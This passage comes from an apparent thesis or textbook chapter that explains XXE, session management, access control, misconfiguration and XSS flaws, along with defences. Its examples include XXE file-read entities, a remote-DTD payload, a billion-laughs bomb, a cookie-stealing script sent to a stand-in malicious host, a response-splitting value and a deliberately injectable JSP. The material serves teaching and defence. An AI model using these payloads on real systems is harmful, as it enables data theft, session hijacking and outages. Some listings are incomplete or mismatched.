- Ensure up-to-date, strong standard algorithms, protocols and use proper key management;
- Encrypt all data in transit with secure protocols such as *TLS* with *perfect forward secrecy (PFS) ciphers* and *secure parameters*. Enforce encryption using directives like *HTTP Strict Transport Security (HSTS)*;
- Disable caching for responses that contain sensitive data;
- Store passwords using strong adaptive and salted hashing functions with a work factor;
- Verify independently the effectiveness of configuration and settings.

4.6 XML External Entities

An *XXE (Xml eXternal Entity)* attack is a type of attack that can be performed against an application uses *XML* as input. In order to perform this attack, a weakly configured *XML* parser has to process a *XML* input containing a reference to an external entity and it may lead to different system impacts.

One of the *XML* elements that is involved in this attack type is the *DTD*. A *DTD* is a declarative syntax used to specify how elements and references appear for a document of a particular type. A document can also be checked that it is well-formed using a *DTD* according to a set of specified rules and, in addition, entities can be declared in the *DRTD* to define variables that can be used later in the *DTD* or in the *XML* document.

The *XML standard* defines the structure of an *XML* document. It defines a

concept called an entity, which is a storage unit of some type. There are a few different type of entities:

Predefined entities refer to mnemonic aliases for special character that all *XML* parses required to honour according to the specification;

Regular entities are defined in a *DTD* and refer to internal resources that use simple text substitutions in a *XML* document;

External entities refer to external resources that reside either in the local filesystem or in a remote host.

External entities can access to a local or a remote content though a declared system identifier. The system identifier is usually a *URI* that can be dereferenced by the *XML* processor when processing the entity. The *XML* processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier and, if the system identifier contains tainted data and the *XML* processor dereferences this tainted data, the *XML* processor may reveal confidential information normally not accessible by the application.

There are different general techniques that use these elements to perform various attacks. Some of them are: *Resource inclusion via External entities*, *URL invocation*, *Parameter entities* and *Denial of service attacks*.

4.6.1 Possible Attacks

Resource Inclusion via External Entities One of the techniques for attacking *XML* parsers with external entities consist of accessing potentially sensitive content using external entities *URLs*, referencing those entities within the submitted document and then manipulating the target application to reveal the full *XML* content previously requested.

A hypothetical example of such an attack is the following:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE update [
  <!ENTITY file SYSTEM "file:///c:/windows/win.ini"
]>
<update>
  <firstname>Testter</firstname>
  <lastname>&file;</lastname>
  ...
</update>
```

LISTING 4.14: Resource Inclusion via External Entities

Here there is an application which accepts a request from a user to update their own profile.

The attacker includes a short *DTD* in the document to define the *file* external entity, which references a configuration file local to the vulnerable application. After evaluating the *XML* document, the contents of the configuration

file is included as the *lastname* field. Considering that the evaluation of entities occurs within the *XML* parser, the application receiving this request would have no obvious way to determine that the content was currently not provided by the attacker as a literal string in the *lastname* field. Later, the attacker would need to induce the application into providing the attacker this previously submitted user profile information, which would then contain the desired file contents.

While useful to an attacker, this classic data extraction technique is limited in many practical ways.

URL Invocation Another technique for *XEE* attacks involves the use of *URL* headers to expose additional attack surface. Each *XML* parser and associated platform provides a different set of *URL* schemes. The *XML* specifications don't require any specific *URL* schemes to be supported, but many platforms expose all *URL* schemes supported by underlying networking libraries.

By invoking *URLs* from within *XML* external entities of other contexts, an attacker can make the system hosting the *XML* parser to send potentially malicious requests to third party systems. These *server side request forgery (SSRF)* techniques can lead to more complex attacks against other internal services, even ones local to the machine that are not otherwise exposed. The behaviour of the *URL* handler varies, thus, some *URL* handlers can be exploited in order to take control over the network of communication

One often neglected fact about *URL* capabilities is that many *XML* parsers can be forced into invoking *URL* handlers even when external entities are disabled. For instance, some parsers will evaluate the following *XML* document and retrieve the *URL* referenced in the document definition:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag PUBLIC "-//VSR//TEST//EN"
    "http://internal/service?ssrf">
<roottag>not an entity attack!</roottag>
```

LISTING 4.15: URL Invocation

SSRF attacks in general can provide an attacker with a number of useful tools and techniques. One common use is to initiate *URL* retrieval to internal hosts on various different *TCP* ports to determine which services are accessible. Any internal applications already vulnerable to *CSRF* (4.14.1) attacks is also vulnerable to *SSRF*. If targeting a client node, an attacker could use *XXE/SSRF* to monitor user activity and determine when a user opened a particular document or performed other actions.

Parameter Entities Parameter entities are a special type of entity that may be used only within a *DTD* definition itself. These entities are defined much the same as document entities, but behave more like code macros and allow

for more flexible *DTD* definitions.

Consider the following configuration file from an old Linux system:

```
# /etc/fstab: static file system information.
#
# <file system> <mount point> <type> <options> <dump> <pass>
proc          /proc          proc defaults 0 0
/dev/hda2     /                ext3 defaults,errors=remount-ro 0
```

LISTING 4.16: Configuration file

This simple text content cannot be included in a document with an external document entity because it contains what look like non conforming *XML* tag, That is, this will not work:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY goodies SYSTEM "file:///etc/fstab">
]>
<roottag>&goodies;</roottag>
```

LISTING 4.17: Not working XXE

However, it is possible to utilize parameter entities to first wrap the file content in a *CDATA* escape, bypassing the limitation:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % goodies SYSTEM "file:///etc/fstab">
  <!ENTITY % end "]]>">
  <!ENTITY % dtd SYSTEM "http://malicious.site.cin/combine.dtd">
% dtd;
]>
<roottag>&all;</roottag>
```

LISTING 4.18: Parameter entities

The *combine.dtd* file would contain:

```
<?xml version="1.0" encoding="utf-8"?>
<!ENTITY all "%start;%goodies;%end;">
```

LISTING 4.19: XXE

This works because parameter entity references are not expected to conform to *XML* syntax at the moment of evaluation. Ultimately, this allows one to include most well-formed *XML* documents inline and to have them treated as literal text

Denial of Service Attacks There are different ways in which *XXE* and related issues can be exploited to conduct denial of service attacks and few

mitigations that exist in *XML* parsers seem to be inadequate to prevent all potential attacks.

The most well know *XXE* related denial of service attack is the *billion laughs* attack, which exploits the ability to define nested entities defined within an *XML DTD* to build an *XML* memory bomb. This bomb is a specially crafted document that an attacker writes with nested entities and inline *DTDs* that will cause the parser to generate an exponentially expanded payload, potentially overloading the application process memory and causing a disruption in service.

```
<?xml version="1.0"?>
<!DOCTYPE testz [
  <!ENTITY test "test">
  <!ENTITY test2
    "&test;&test;&test;&test;&test;&test;&test;&test;&test;
    &test;">
  <!ENTITY test3
    "&test2;&test2;&test2;&test2;&test2;&test2;&test2;&test2;
    &test2;&test2;">
  <!ENTITY test4
    "&test3;&test3;&test3;&test3;&test3;&test3;&test3;&test3;
    &test3;&test3;">
  <!ENTITY test5
    "&test4;&test4;&test4;&test4;&test4;&test4;&test4;&test4;
    &test4;&test4;">
  <!ENTITY test6
    "&test5;&test5;&test5;&test5;&test5;&test5;&test5;&test5;
    &test5;&test5;">
  <!ENTITY test7
    "&test6;&test6;&test6;&test6;&test6;&test6;&test6;&test6;
    &test6;&test6;">
  <!ENTITY test8
    "&test7;&test7;&test7;&test7;&test7;&test7;&test7;&test7;
    &test7;&test7;">
  <!ENTITY test9
    "&test8;&test8;&test8;&test8;&test8;&test8;&test8;&test8;
    &test8;&test8;">
]>
<testz>&test9;</testz>
```

LISTING 4.20: Memory bomb[3]

Going through the evaluation process showed in the previous example, when a *XML* parser load this document it will include one root element *testz* that contains the defined entity *&test19;*. The *&test19* entity expands to a string containing ten *&test18;* entities. Each *&test18;* entity is expanded to ten other *&test17* entities and so forth, until it reaches the leaf entity *&test;*. After processing all the expansions, the entities are resolved through string substitutions and consequently would incur considerable amounts of memory resources.

In addition to attacking *XML* parsers directly, *SSRF* oriented attacks provide some different ways for conducting denial of service attacks. When *DTDs* with parameter entities are supported, an attacker could define *DTDs* that recursively reference additional *DTDs* indefinitely, which could result in various resource consumption problems.

4.6.2 Countermeasures

To be secure against these attacks, the *XML* parsers need to be hardened. Hardening is a term which describes a process where a component is set up in the most minimal and secure configuration required to run the application. To be completely safe when writing software that process *XML* from potentially untrusted sources, developers must be very careful to disable a number of *XML* features. The key features that should be disabled are:

DTD interpretation Ensure that *DOCTYPE* tags are ignored or documents containing them are rejected;

External entities If *DOCTYPEs* cannot be entirely disabled, ensure external entities are ignored or rejected;

SchemaLocation (and related attributes) Ensure that arbitrary documents will not be retrieved by the parser if these attributes are included;

XIncludes This feature should be disabled.

Furthermore, preventing *XXE* requires:

- Whenever possible, use less complex data format, such as *JSON*, and avoiding serialization of sensitive data;
- Patch or upgrade all *XML* processors and libraries in use by the application or on the underlying operating system;
- Implement positive server side input validation, filtering or sanitization to prevent hostile data within *XML* documents, headers or nodes;
- Verify that *XML* file upload functionality validates incoming *XML* using a validator.

4.7 Broken Access Control

As said in section 3.3.7, access control (or authorization) is the process of granting or denying specific request from a user, while authentication is the process of verifying that an individual is who he claims to be. Session management is a process by which a server maintains the state of a user's authentication and grants him the access to resources he is authorized to access. Thus, session management involves both authentication and authorization, and will be in the following sections (4.7.1) discussed.

Broken access control leads to unauthorized access to sensitive data and system resources, with consequences such as information leakage and business service shut down. Due to a lack of proper access enforcement, many web applications check access rights before making functionality or system resources visible[26]. However, the same check must be carried out on the server side when a functionality or a resource is accessed. Otherwise, attackers can forge request to get access to resource without being authorized.

Broken access control is a likely risk if the access control model of a system is not designed and documented properly or the access control implementation is not adequately tested. For this reason, access control testing and validation is one of the most important aspect to consider in order to decrease the level of risk.

Generally, access control is made of two elements: Access Control *policy specifications* and Access Control *mechanisms* that implement and enforce access control policies[27]. Access control policies can be specified using models, but these models must be correctly implemented and supported by runtime verification mechanisms.

Moreover, it has to be ensured that all resources that need access protection are properly covered by the policies and that such policies are not enforced by the implementation.

Another problem is that, in practice, many systems use hard coded access control policies in their business logic code and do so without documentations[26]. This implies that often there is no access control policy specification available for testing and validation. As result, testing requires more human effort and its cost increases.

The fundamental concepts in an access control model include:

User refers to human users who interact with a computer system;

Subject refer to a process or program acting on behalf of a user;

Object refers to resources accessible from a system;

Permission refers to the authorization to perform some actions on objects;

Access Context concerns properties of subjects who access, states of object being accessed, contextual factors when the access is taking place and access methods.

Over the past decade, a number of access control models have been proposed:

- **Discretionary Access Control** involves the access restriction to object based on the identity on need to know of subject and/or groups to which the object belongs;
- **Mandatory Access Control** restricts the access to system resources based on the sensitivity of the information contained in the system resource and the formal authorization of users to access information of such sensitivity;

- **Role Based Access Control (RBAC)** is a model for controlling access to resources where permitted actions on resources are identified with roles rather than with individual subject identities;
- **Attribute Based Access Control** grants or deny user requests based on arbitrary attributes of the user and arbitrary attributes of the object, and environment conditions that may be globally recognized and more relevant to the policies at hand.

Among them, the *role based access control* model is the most widely adopted[26]. *Role* is the most important concept in *RBAC* and it refers to different privileges on a system. Users and permission are assigned to roles; these assignments govern users' access to resources.

4.7.1 Session Management

Session management tracks a user's activity across sessions of interaction within a website. Its most common use is login, but it's also used when the user isn't required to login. The typical way to implement it is to associate each user with a unique identifier, the *session ID* or *session token*. Token implementation typically uses one of these mechanisms[25]:

- Tokens are stored in cookies;
- Tokens are sent in hidden field of a specific form on the website;
- Tokens, once created by the server, are added to each link the user clicks on.

Session management also uses other mechanisms. For instance, some applications use *HTTP* authentication. Indeed, the browser could use the *HTTP* header, rather than the application's web page code, to send user credentials, but this kind of authentication is not common. Other applications exploit sessionless mechanisms; in other words, they don't use tokens but send the user's dataset with each server interaction. Usually, this mechanism is used in conjunction with cryptographic algorithms.

The main vulnerabilities concern token generations and session management mechanisms.

Token Generation This kind of vulnerability lets attackers generate and use a valid token. Tokens can be created by composing some pieces of user information, such as username or email address. If these schemas are reversible, an attacker could decode the token and create a valid one. Alternatively, tokens might be elements of an alphanumeric sequence, with the requirement that each token be as random as possible.

Attackers can predict token with higher probability when the token creating algorithm uses one of this three strategies:

- Hidden sequences generates tokens by coding a normal sequence of numbers;

- In time dependences tokens are a function of the generation time;
- Weak generation algorithm.

Session Management Mechanisms Even if a token is properly generated and unpredictable, attacker could intercept it. They can do this by exploiting unencrypted transmission or weak mechanisms for preserving the cryptographic keys that a website uses to generate tokens. Another way to intercept tokens is by detecting them from log files, because if the token is passed as a *URL* parameter, an attacker can read it on the log.

Additional ways could be exploiting faulty mechanisms used to assign tokens, assigning multiple tokens to the same user and using static tokens for each user. Additionally, poor session termination policies create many opportunities for attack. To reduce the temporal window for the attack, the session should be as short as possible. Nevertheless, some applications doesn't provide any mechanism for a session's expiration, which enables attacker to try many values before the session expires.

When a user logs out, the server removes that token from the user's browser, but if the user sends a previously used token, the server keeps accepting it. In the worst case, the server receives no request at logout and doesn't invalidate the session. If an attacker obtains this token, the attacker could use the session, just as the user who never logged out could. Finally, if the token is captured in a cookie, cookie parameter settings might contain other vulnerabilities.

Cookies should have the following attributes:

Secure This attribute tells the browser to only send the cookie if the request is being sent over a secure channel;

HttpOnly This attribute doesn't allow the cookie to be accessed via a client side script;

Domain This attribute is used to compare against the domain of the server in which the *URL* is being requested;

Path It indicates the *URL* path that the cookie is valid for;

Expires This is used to set persistent cookies: they will not expire until the set date is exceeded.

If a cookie doesn't have the *secure flag* set, the cookie will be sent in unencrypted transmissions, while if the *HTTPOnly* flag isn't set, attackers can catch it through *cross-site scripting* (XSS4.9) attacks.

Attackers could also exploit a cookie's scope. For instance, if a web application sends a cookie, the cookie is valid for each subdomain, but not for the parent domain. By setting the *domain flag*, the designer of a web application can define the cookie's scope, in which case, if the domain isn't properly set, attackers could exploit vulnerable applications in subdomains to intercept the token.

Other vulnerabilities concern an improper use of *HTTPS*. First, some applications identify protected areas that use *HTTPS*, but use the same token outside the protected area. So, attackers can obtain the token by intercepting *HTTP* transmissions. Second, some applications allow *HTTP* connections even in protected areas, where *HTTPS* should be used. So, attackers can induce users to make an *HTTP* request and then steal the token. Finally, some applications use an *HTTP* connection to access static content and attackers can capture tokens by intercepting the requests related to those contents.

4.7.2 Possible Attacks

By exploiting the vulnerabilities we just described, attackers can perform attacks such as *session sniffing*, *session prediction*, *session fixation* and *HTTP response splitting*. The enabling vulnerabilities related to each attack, which attackers must verify before attacking, have been described:

HTTP packet Sniffing This attack intercepts *HTTP* packets. Attackers must locate a sniffer in a machine in the network of the victim of the organization responsible for the web application. The enabling vulnerabilities are: the area of the website that doesn't use *HTTPS* is identifiable, the *secure* flag isn't set, the application allows *HTTP* request for pages under *HTTPS* and the application uses *HTTP* before authentication.

Log Sniffing This attack obtains the token by analysing logfiles in different systems involved in client server communication. There are two enabling vulnerabilities: the token is transmitted as a *URL* parameter, in which case it might be recorded in the log files, and the token is transmitted as a hidden field and the server accepts *GET* requests in place of *POST* requests, in which case the token will be sent as a *URL* parameter and could be read in the log file.

Cache Sniffing If the attacker access the browser or proxy cache, he could obtain the token in any format containing it. The two enabling vulnerabilities refer to how the web application manages the cache. First, these directives, *Expires:0* and *Cache-Control:max-age=0* or *Cache-Control:no-cache*, aren't in the *HTTP* response header; second, the directive *Control:private* enables the cache only on the machine on which the user is working. This situation creates risks for shared machines.

XSS Cookie Sniffing If a web application exposes an *XSS* (4.9) vulnerability, an attacker could capture tokens and send them to a specific domain where the attacker can extract them. An example is:

```
<script>
  Documnet.location="http://malicious-site.com/getCookie.php?" +
    document.cookie
</script>
```

LISTING 4.21: XSS script

This is possible if the web application is vulnerable to XSS attacks and if the *HTTPOnly* flag isn't set.

Session Prediction Even if the web application doesn't allow interception of the token and the token-generation algorithm is strong, the attacker can "guess" a token and connect with the website as a legitimate user. Two kinds of attacks are possible. The first is token tampering, if the token is predictable. The second is a brute-force attack that tries different values for the token. The attacker can collect different tokens and analyse their randomness with tools such as the *Burp Suite Sequencer* (section 6.1). There are two enabling vulnerabilities: the first is an idle time that's too long (that is, the session doesn't expire fast enough). The second is flawed or weak implementation of session termination.

Session Fixation The attacker fixes the token before the victim's authentication. The attack has three steps:

1. *Session setup* The attacker creates a session on the server and receives or creates the token. In some cases, the attacker must keep the session alive by sending request at regular intervals;
2. *Session fixation* The attacker introduces the token into the victim's browser;
3. *Session entrance* The attacker waits for the user to enter the session, at which time the attacker can be also entered.

This attack type has been described more in detail in section 4.14.5.

HTTP Response Splitting Some applications use part of the user input to generate the *HTTP* response header's values. For instance, an application could let the user choose an advance or standard interface. To select the type of interface, the *HTTP* response header uses a parameter and if the selected parameter is *interface*, the application will send this *HTTP* response:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim/main.jsp?interface=advanced
```

LISTING 4.22: HTTP response

If the application doesn't control the input, the parameter *interface* could be enriched with the string `%0d%0a`, which is the *carriage return* and *line feed* sequence for separating different lines. This means that a response could be generated and be interpreted as two different responses. An attacker can exploit this vulnerability to provide fake content in following requests. For instance, suppose an attacker adds to *interface* this value:

```
advanced%0d%0aContent-Length:%20
0%0d%0a%0d%0aHTTP/1.1%20200%20
OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2035%0d%0a%0d%0a<html>Sorry,%20
System%20Down</html>
```

LISTING 4.23: Interface value

The *HTTP* response of an application exposing this vulnerability will be:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.
jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK

Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

LISTING 4.24: HTTP response

Because the web cache will consider two different responses, if the attacker sends a second request with */index.html*, the web cache will match this last request with the second response and will store the content. So, all subsequent requests passing from the cache to *http://test-app/index.html* will receive the message *System Down*. The second response's content could be as dangerous as the attacker wishes. Candidates headers for this attack are *Location* and *Set-Cookie*.

As observed in the literature[28], the root causes of session management vulnerabilities are:

- Usage of guessable ID;
- Absence of detection mechanism for repeated guessing trial either with brute force or systematic methods;
- Unable to detect repeated guessing trials while there is a mechanism in place;
- Weak cryptography: a weakness in the cryptography algorithm or a weakness in the way a strong cryptographic algorithm is used;
- Limitation of *HTTP*: the stateless of the protocol or lack of any inherent or integrated state management mechanism;

- Insecure session handling methods;
- Misconfiguration or improper use of basically strong solutions;
- Weakness in the inactive session management technique;
- Permissive server: a server that accepts client generated session IDs;
- Session management type in use; Reuse of session identifiers: generating same session identifiers twice or more for different sessions of the same or different clients.

Session Management has become very important as the interactions of users are getting more dynamic and complex cross web sites. Nevertheless, they still depend on the stateless protocol *HTTP*, which doesn't provide strong session handling capability to induce usage of various solutions that may further compromise the security of systems. To enhance security the use of cookies is suggested, as also the enforcement of the same origin policy for the cookies, and the usage of *SSL* for any transmission containing session IDs and credentials. Lack of attention to details is also a common characteristic among the causes of "Insecure session handling methods" exemplified by hiding session-ID on hidden forms and "Inactive session management weakness". A problem that still needs further research is lack of reliable repeated trial identification mechanism[25]. Currently, in all IP networks, source identification is used, however with the possibility of IP spoofing attackers may try to brute force session IDs via repeated trials.

4.7.3 Countermeasures

In order to avoid access control vulnerabilities the following requirements should be considered at the initial stage of application development:

Design Access Control Thoroughly Up Front Once a specific design pattern has been chosen, it is often difficult and time-consuming to re-engineer access control in an application with a new pattern. Access control is one of the main areas of application security design that must be thoroughly designed up front. Access control design may start simple, but can often grow into a complex and feature heavy security control. Therefore, when evaluating access control capability of software frameworks, ensure that the access control functionality will allow for customization for the specific access control feature need.

Force All Requests to Go Through Access Control Checks Ensure that all request go through some kind of access control verification layer.

Deny by Default Deny by default is the principle that if a request is not specifically allowed, then it is denied.

Principle of Least Privilege Ensure that all users, programs or processes are only given as least or as little necessary access as possible.

Log All Access Control Events All access control failures should be logged as these may be indicative of a malicious user probing the application vulnerabilities.

Don't Hardcode Roles As it was said before, many applications' access control is role based. It is common to find application code that is filled with checks similar to this:

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {  
    doSomething();  
}
```

LISTING 4.25: Rule Based Access Control

This type of role has the following limitations:

- Role based programming of this nature is fragile. It is easy to create incorrect or missing role checks in code;
- Role based programming does not allow for multi-tenancy. Extreme measures like forking the code or added checks for each customer will be required to allow role based systems to have different rules for different customers;
- Role based programming does not allow for data-specific or horizontal access control rules;
- Large codebases with many access control checks can be difficult to audit or verify the overall application access control policy.

Instead, a similar access control programming methodology should be implemented:

```
if (user.hasAccess("SOMETHING")) {  
    doSomething();  
}
```

LISTING 4.26: Attribute Based Access Control

Attribute or feature based access control checks of this nature are the starting point to building well-designed and feature rich access control systems and they allow also greater access control customization capability over time.

4.8 Security Misconfiguration

Security misconfiguration vulnerabilities occur if a component is vulnerable to an attack due to an insecure configuration option. These vulnerabilities often occur due to insecure default configuration, poorly documented

default configuration, or poorly documented side effects of optional configuration. Some examples can be a failure in setting a useful security header on a web server or forgetting to disable default platform functionality that could grant administrative access to an attacker. A report from IBM[29], which analyses security trends between 2017 and 2018, estimates that breaches related to bad configuration jumped by 424% accounting for nearly 70% of compromised records over the year. Even if data security is growing more sophisticated and best practices for preventing breaches are improving, simple human error remains the biggest problem because they can lead to security misconfiguration.

Badly configured app-security can come in many forms; indeed misconfiguration can occur in a developer's own code, in the code of pre-made features and functions, or through the API. Moreover, they can appear in the app itself, in the servers and databases used by the app, or in resources used during the development process. Any level of an organization's application stack can manifest a configuration flaw, and the more layers there are the greater the chances for a mistake leading to a vulnerability. Firewalls, for example, are frequently misconfigured by their users.

As an application grows in scope, it becomes more difficult to keep security configurations effective. This has become a bigger problem if the application includes unnecessary or unused features. Some example could be ports being enabled from the development cycle and default accounts not being properly removed. If these unused features are left in, they will likely be ignored or at least poorly maintained, giving attackers greater potential to discover vulnerabilities. Security vulnerabilities can be exposed from unexpected places. Error messages may contain clues for attackers if they're improperly handled. Leftover code and sample applications from the development process may contain known vulnerabilities, allowing attackers to gain access to the application server. When not properly configured, debugging information like these error messages and detailed stack traces, vital to the developer, can become weapons in an attacker's hand.

Misconfigured security can be derived from very simple oversights, but can leave an application wide open to attackers. In some cases, misconfiguration can leave data exposed without any need for an active attack by malicious agents. The more data and code exposed to users, the greater the risk for app security. For instance, directory listing in particular is a problem with many web applications, especially those based on pre-existing frameworks such as *WordPress*. If users can freely access and browse the file structure, it gives them ample time to find security exploits. Failure to properly lock down access to an application's structure can even give attackers the opportunity to reverse-engineer or even modify parts of the application.

4.8.1 Countermeasures

Security misconfiguration stems from human error, rather than general weaknesses in protocols or common attack vectors. This means that a well-structured development and update cycle, if properly implemented, will reliably counteract this risk. A repeatable process should be put in place to secure and test the application during development, on the deployment of any new features, and when any component is updated or changed. Some preventive mechanisms to avoid security misconfiguration are listed as follows:

- All environments such Development, QA, and production environments should be configured identically using different passwords used in each environment that cannot be hacked easily;
- Ensure that a strong application architecture is being adopted that provides effective, secure separation between components;
- Let debug mode disabled;
- Set folder permission correctly;
- Don't use default accounts or password;
- Don't let setup/configuration pages enabled;
- Sending security directives to clients, such as *security headers*².

4.9 Cross Site Scripting

Cross Site Scripting (XSS) is one of the most common and dangerous web application vulnerability[30]. It is a type of code injection vulnerability that enables attackers to send malicious scripts to web client. It occurs whenever a web application references user input in its *HTML* pages without properly validating them. An attacker may embed malicious scripts via such inputs in the application's *HTML* pages. When a client visits an exploited web page, his browser, not being aware of the presence of malicious scripts, shall execute all the scripts sent by the application result in a successful *XSS* attack. The malicious script used in an *XSS* attack can be any kind of client side script, such as *HTML*, *JavaScript* and so far, that can be interpreted by web browsers. *XSS* attacks may cause severe security violations such as account hijacking data theft, cookie theft, web content manipulation and even more. An example of a *XSS* attack can be seen in [Figure 4.8](#), where there is a trap page which contains the malicious scripts from an attacker.

²The OWASP Secure Headers Project describes *HTTP* response headers that an application can use to increase its security. Once set, these *HTTP* response headers can restrict modern browsers from running into easily preventable vulnerabilities.




FIGURE 4.8: Summary of a XSS attack[31]

When a user visits this trap page and clicks on the link that contains the malicious scripts, the request containing XSS script is sent to the web server. Then the server generates the response with malicious scripts and the user's browser runs the malicious scripts without any security restrictions. XSS vulnerability is the result of lack of web application sanitizing user inputs. These inputs may come from different sources, such as *HTML* form fields and *URL* parameters. Using these unsanitized inputs attackers can inject malicious scripts in web pages of a web application. There are different types of XSS attacks.

4.9.1 XSS Types

Stored XSS In a stored XSS attacks the injected malicious code is permanently stored on the target servers. In this type of attack, attacker first tries to find vulnerability in web application. If such vulnerability is present, he injects a malicious script that will be able to steal user's confidential information or cause other damages. The script then resides permanently on the server and therefore, when any user access this information through web application, the malicious script gets executed and the confidential information becomes accessible to attacker. Stored XSS attacks are generally performed on web applications that takes input from user in the form of text and store it in the database of the web application.

Reflected XSS As opposed to stored XSS attacks, in reflected XSS attacks the injected code doesn't reside on the web server. In reflected attacks, malicious links are sent to victims using email, or embedding the link in a web page residing on another server. When user clicks on this link, the injected code goes to attacker's web server, which sends the attack back to victim's browser. Then, browser executes the code because it comes from a trusted server. In this way an attacker bypass the same origin policy. When this code executes on browser, it performs the malicious work like stealing the confidential information of victims.

DOM based XSS *DOM Based XSS* is an XSS attack where the *DOM* environment in the victim's browser is modified by the original client side script,

so that the client side code runs in an unexpected manner. In this kind of attack, the page doesn't change but the client side code gets executed in a different manner because of the modification in the *DOM* environment. It is different from the other two XSS attacks as the attack is executed at the client side.

Induced XSS Induced XSS are possible in web applications where web server has *HTTP Response Splitting* vulnerability[32]. As a result of this vulnerability, an attacker can manipulate the *HTTP* header of the server's response. These types of XSS are not very common.

Example Listing 4.27a shows a snippet from a server program, *traveler-Tip.jsp* for a web application that lets travellers share tips about the places they have visited. The program contains four input field, *Action*, *Place*, *Tip* and *User*, that attackers can manipulate. The program can be called via a URL such as the one shown in Listing 4.28a.

```
1 <html>
2 <title>Forum for travelling tips</title>
3 <body>
4   <h1>Welcome <script language="javascript"
5     src="travelerInfo.js"></script>!</h1>
6 <%
7   String action = request.getParameter("Action");
8   String place = request.getParamter("Place");
9   if(place != null && action.equals("Post")) {
10    String new_tip = request.getParamter("Tip");
11    if(new_tip.lenght < 100) {
12      stmt.executeUpdate("INSERT INTO forum VALUES (" +
13        place + ". "+new_tip + ")");
14      out.println("Your post has been added under place '"+
15        HTMLencode(place)+"'");
16    }
17    else {
18      out.println("Your message: '" + new_tip + "' is too long!");
19    }
20  }
21  else if(place != null && action.equals("View")) {
22    Result.Set rs = stmt.executeQuery("SELECT * FROM forum
23      WHERE place= "+place);
24    out.println("Here are the tips about bisiting this place...");
25    while(rs.next()) {
26      String tip = rs.getString("tip");
27      out.println("'" +tip+"'");
28    }
29  }
30  ...
31 >%>
</body></html>
```



```
'+document.cookie;</Script>&User=Hacker
(c)

http://travelingForum/travelerTip.jsp?Action=View&Place=Greece&Tip=HiHi&
  User=Jesper<Script>document.getElementsByTagName('Tip')[child].innerHTML=
  '<b>Our service is bad</b>''</Script>
(d)
```

LISTING 4.28: Example URLs that direct web users to travelingForum with XSS exploits

4.9.2 Countermeasures

XSS defense can be broadly classified into four types:

- Defensive coding practices;
- Vulnerability detection;
- Runtime attack prevention.

Defensive coding practices

Because XSS is caused by the improper handling of inputs, using defensive coding practices that validate and sanitize inputs is the best way to eliminate XSS vulnerabilities. Input validation ensures that user inputs conform to a required input format. There are four basic input sanitization options. *Replacement* and *removal* methods search for known bad characters (blacklist comparison); the former replaces them with non-malicious characters, whereas the latter simply removes them. *Escaping* methods search for characters that have special meaning for the client-side interpreter and remove those meanings. *Restriction* techniques limit inputs to known good inputs (whitelist comparison).

Checking blacklisted characters in the inputs is more scalable, but blacklist comparison often fails as it is difficult to anticipate every attack signature variant. Whitelist comparison is considered more secure, but they can result in the rejection of many unlisted valid inputs.

Defensive coding practices, if applied appropriately, can completely remove all XSS vulnerabilities in web applications. However, they are labor-intensive, prone to human error, and difficult to enforce in deployed applications.

Vulnerability detection

Other XSS defenses focus on identifying vulnerabilities in server-side scripts. Static-analysis-based approaches can prove the absence of vulnerabilities, but they tend to generate many false positives. Recent approaches combine static analysis with dynamic analysis techniques to improve accuracy.

Static analysis These techniques identify tainted inputs accessed from external data sources, track the flow of tainted data, and check if any reached sinks such as *SQL* statements and *HTML* output statements. Static-analysis-based techniques quickly detect potential XSS vulnerabilities in source code and are relatively easy for security personnel to implement and adopt. However, they cannot check the correctness of input sanitization functions and, instead, generally assume that unhandled or unknown functions return unsafe data. These approaches also miss *DOM*-based XSS vulnerabilities as they do not target client-side scripts.

Runtime attack prevention

The final group of XSS defences focus on preventing real-time attacks using intrusion detection systems or runtime monitors, which can be deployed on either the server side or client side. In general, these methods set up a proxy between the client and server to intercept incoming or outgoing *HTTP* traffic. The proxy then checks the *HTTP* data for illegal scripts or verifies the resulting *URL* connections against security policies.

Server side prevention Server-side prevention can, in principle, prevent all XSS attacks because it checks actual runtime values of inputs and no approximation is necessary. However, it incurs runtime overhead due to interception of *HTTP* traffic. It also requires code instrumentation to enable dynamic monitoring and installation of additional (possibly complex) frameworks and, in some cases, user-defined security policies, both of which can be labour-intensive.

Client side prevention Client-side prevention provides a personal protection layer for clients so that they need not rely on the security of Web applications, but it has as a downside that it requires client actions whenever a connection violates the filter rules. Furthermore, even if this approach addresses all types of XSS attacks, it only detects exploits that send user information to a third-party server, not other exploits such as those involving web content manipulation.

4.10 Insecure Deserialization

Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a *DOS* attack, or even execute arbitrary code upon it being deserialized. In order to understand what insecure deserialization is, it first must be said what serialization and deserialization are.

Serialization refers to a process of converting an object into a format which can be persisted to disk (for example saved to a file or a datastore), sent

through streams (for example `stdout`), or sent over a network. The format in which an object is serialized into, can either be binary or structured text (for example `XML`, `JSON`, `YAML`...). `JSON` and `XML` are two of the most commonly used serialization formats within web applications;

Deserialization on the other hand, is the opposite of serialization, that is, transforming serialized data coming from a file, stream or network socket into an object.

